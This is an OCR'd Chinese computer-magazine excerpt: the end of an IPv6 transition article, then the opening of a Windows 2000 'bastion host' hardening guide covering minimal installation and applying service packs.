


图 7

在一些情况下，你可以用普通的IPv4打造一个在段之间IPv6进行交换的桥梁。如果能配置你的IPv4路由器通过以太网协议的类型0x86dd，也就只能架一个IPv6输送。在这种情况下，IPv6和IPv4之间子网络的分配就会变得不一样了，这些事做得太多，很让人头痛（图8）。




图 8

在你的机制中，你要IPv4的性能达到在两个比较远的位置之间，用IPv6-over-IPv4隧道来通过IPv4-only网络之间（图9）。




图 9

后记

IPv6增加了许多新的特性，其中高性能、安全性和稳定性是计算机系统永恒的主题，也是我们不懈的追求。最后，我希望这些对大家在学习研究方面能有所帮助，使大家能够从IPv4顺利过渡到IPv6。



Windows 2000 系统加固不求人

刘流：据国内一些网络安全研究机构的资料，国内大部分的ISP、ICP、IT公司、政府、教育和科研机构等都没有对网络安全投入必要的人力和物力；很多重要站点的管理员都是Internet的新手，一些操作系统在那些有经验的系统管理员的配置下尚且有缺陷，在这些新手的操作中就更是漏洞百出。很多服务器至少有3种以上的漏洞可以使入侵者获取系统的最高控制权。在众多的网络入侵事件中，很大一部分原因是管理员本身没有做好服务器安全的合理配置。本专题从Windows 2000实战角度出发，特约安全公司技术人员为你具体详细讲解安全系统的加固过程，相信这无论是对个人用户还是对于国内大多数管理员来说，都是非常有意义的。

文/图 腾红春

Windows 2000系列是微软在当前网络操作系统市场上的主流产品，虽然现在有了一脉相承的Windows 2003，但Windows 2000仍然是当前最主要采用的商用系统之一。它包括用作服务器的Server版、Advanced Server版和DataCenter Server版；以及用于个人工作站的Profession版。无论对于企业还是个人使用来说，Windows 2000都提供了完整的产品线，在稳定性上也大大超越了前代的Windows操作系统，达到了相当的高度。Windows 2000系列产品在网络时代的操作系统领域被广泛地使用，影响范围很大，图形界面的工作方式使其具有很好的易用性。作为服务器采用的Windows的Server版本与许多办公室工作人员每天使用的Windows用户界面类似，而安装上并无太多差别。其中的许多部分都是自动配置和启动的，其相对于类UNIX操作系统的安装启动方式更加简易得多。

而在安全性上，采用NTFS（NT文件系统）的Windows 2000拥有不亚于UNIX系统的严格的访问控制权限，实际上它的文件系统安全性完全照搬了UNIX的设计，文件拥有类似UNIX的属性，可以由管理员制定权限来执行。为了更安全地在域内工作，Windows 2000引入了Kerberos V5登录认证标准，这是UNIX类操作系统也广泛使用的安全登录认证标准，微软使Windows 2000也可以兼容对应UNIX服务环境的网络认证。微软也提供了新颖的智能卡技术，在使用者在身份识别方式上提供了更多的安全选择。其对应的操作系统在NTFS的分区环境下还提供了文件加密等安全功能。微软的Windows 2000安全性还包括提供日志审核，还有如文件保护功能、网络层安全性（IPSec）支持等。

微软的Windows历来广受怀疑，媒体总是对Windows系列的操作系统安全性加以指责，对Windows 2000也是如此。实际上，微软的安全性问题主要来自于3点：

1．默认安装状态下更加考虑兼容性，即与过去微软的操作系统网络工作模式的兼容要求；

2．大量内置组件不可靠的安全性；

3．广泛的装机量。

其他“安全”的作业系统在第一点上比微软出色。另外的就是符合了开放源代码的要求，可以更加快捷地修补第二点的漏洞。至于第三点，则导致人们乐意报道微软的漏洞缺陷，因为使用范围的广泛，一旦出现未能及时弥补的漏洞，就可能导致大范围的受损。微软自Windows 2000以后已经大大改进了安全性，媒体在这一方面的报道是比较夸大的，考虑微软产品的易于使用的特性，Windows系列还是我们最多使用的操作系统。

> **小提示** 更多考虑到软件进化的未来方向，掌握在大型企业手中的具有极高市场占有率的操作系统并非有益之举，笔者对于开源运动深具好评，也认为它将是操作系统行业未来的指针，但是相对于本国较为落后的计算机系统应用状况，到底有多少人具有可以自由配置和使用计算机系统的能力？在这一实际问题未能解决的今天，仅仅指责操作系统厂商垄断是无益的。作为一个计算机系统厂商，微软在Windows 2000及其后继系列NT内核的操作系统投入了极大精力，对系统的安全性弥补有很大进步，但需要使用者合理的配置，这样才能得到更大的安全性。

网络应用环境是开放而危险的，计算机紧急响应小组协调中心（CERT－CC）报告的安全性事故的数量几乎是在逐年直线上升（有图为证明），现在更加严重得多。可以肯定，在所有的事故中仍然有相当多的部分未

能报告给CERT－CC。

要保障我们的系统在网络应用环境中的安全，需要对我们的系统进行合理的安全配置以消弥可能存在的缺陷。我们一般通过通常称为“加固”（Hardening）的安全配置过程来保障主机安全。

“加固”的终极目标是：配置并构建一个安全的“堡垒主机”（Bastion Host）系统。

“堡垒主机”这个词是有专门含义的概念，最初由美国人Marcus J.Ranum在*Thinking About Firewalls V2.0: Beyond Perimeter Security*一书中提出。他提出堡垒主机“是一个系统，作为网络安全的一个关键点，它由防火墙管理员来标识”，“堡垒主机需要格外的注意自己的安全性，需要定期的审核，并拥有经过修改的软件”。通常，堡垒主机是一台独立应用的主机（这有点类似单用户的单机操作），它有极大的价值，可能蕴含着用户的敏感信息，经常提供重要的网络服务；大部分时候它被防火墙保护，有的则直接裸露在外部网络中。其所承担的服务大都极其重要，如银行、政府单位用来实现业务、发布信息的平台。“堡垒主机”的工作特性要求达到高安全性。

在Windows 2000当中，通过谨慎合理的配置，我们可以获得足够的安全性，足够媲美号称非常安全的UNIX系列操作系统，达到“堡垒主机”的安全高度。

加固过程

构建一个“堡垒主机”的过程建议从安装一个新系统开始，如果你可以保证满足“安装一个最小化的操作系统和一个最新的服务包”（见1－001、002的要求），也可以进行下去。安装配置前后都有许多注意事项，我们将详细列举出来。希望读者可以更容易地应用到自己的Windows 2000中。“加固”过程为保证安全性，通常只使用系统提供的工具来进行，不需要其他的第三方工具。另外，需要提醒你的是：作为网络安全的综合体，“加固”仅仅是其中的一部分，属于系统安全范畴；对于有更全面安全需求的人们，安全问题总是存在的。专业厂商往往拥有总体解决方案，可以解决的问题也更多；咨询并采用他们的建议和服务，可更加确保用户的安全价值。

有关“加固”的简单过程描述如下：

1．安装一个最小化的操作系统和一个最新的服务包；

2．安装你要在主机上运行的应用程序并配置；

3．重新申请服务包，安装最新的安全补丁；

4．删除或者禁用操作系统中不必要的组件和服务；

5．加固操作系统的其他部分；

6．为文件和其他对象设置严格的访问控制权限。

下面详细地解释如何具体执行这些步骤（列表）：

项目编号	1－001
项目名称	安装最小化操作系统注意事项
项目描述	在加固项目开始时必须确保的事项，这也是加固得以进行的安全基础
操作步骤	1．从一个干净的系统开始。在安装之前，确定磁盘原有的数据都已经删除干净，磁盘完好无损。 2．保证系统安装软件的来源完整可信。这是为了防止被恶意修改为后门程序的安装程序，盗版的流行往往导致该种可能性大增。 3．保证你的系统在安装和配置过程中不与一个公共网络相连，如果必须要由网络安装，要确保主机是在一个独立可信的网段中。 4．不要在主机上安装多系统启动，防止经由其他系统启动控制造成的破坏。 5．尽量安装Windows 2000的美国英语版本。这是因为微软总是最先发布美国英语版的安全补丁。 6．只使用NTFS分区作为文件系统分区。NTFS是真正的日志性的文件系统，使用日志和检查点信息，即使在系统崩溃或电源故障时也能保证文件系统的一致性，此外必须使用NTFS才能对文件使用DACL（Discretionary Access Control List，任意访问控制），达到访问控制安全的目的（详见如下1－012项）。 7．只安装TCP/IP协议，不要安装任何其他的网络协议（如在安装过程中出现“网络设置”选项，即网卡为Windows 2000安装时认出，另作设置，详见如下1－009项）。 8．在选择安装程序时不要选择安装任何额外的程序和服务，如图1所示。

9. 如果安装了服务器版本的Windows 2000，要把它配置成“Standalone”（独立服务器）模式。为了安全方面的原因，堡垒主机最好不要参与域环境。





图1 去除一切多余的安装程序

备注	第5项并不强制使用，确保你的系统遵守以上规则，这是良好的开始。

项目编号	1－002
项目名称	安装最新的服务包补丁程序
项目描述	给你的操作系统按照不同语种选择补丁包程序Service Pack Windows 2000最新的Service Pack为SP4 Service Pack 4的大小约为120多兆
操作步骤	从可信的渠道得到微软的服务包安装程序的发布，如从微软站点下载并安装。
备注	也有其他的渠道可提供SP包，但要小心确认来源正当无修改。


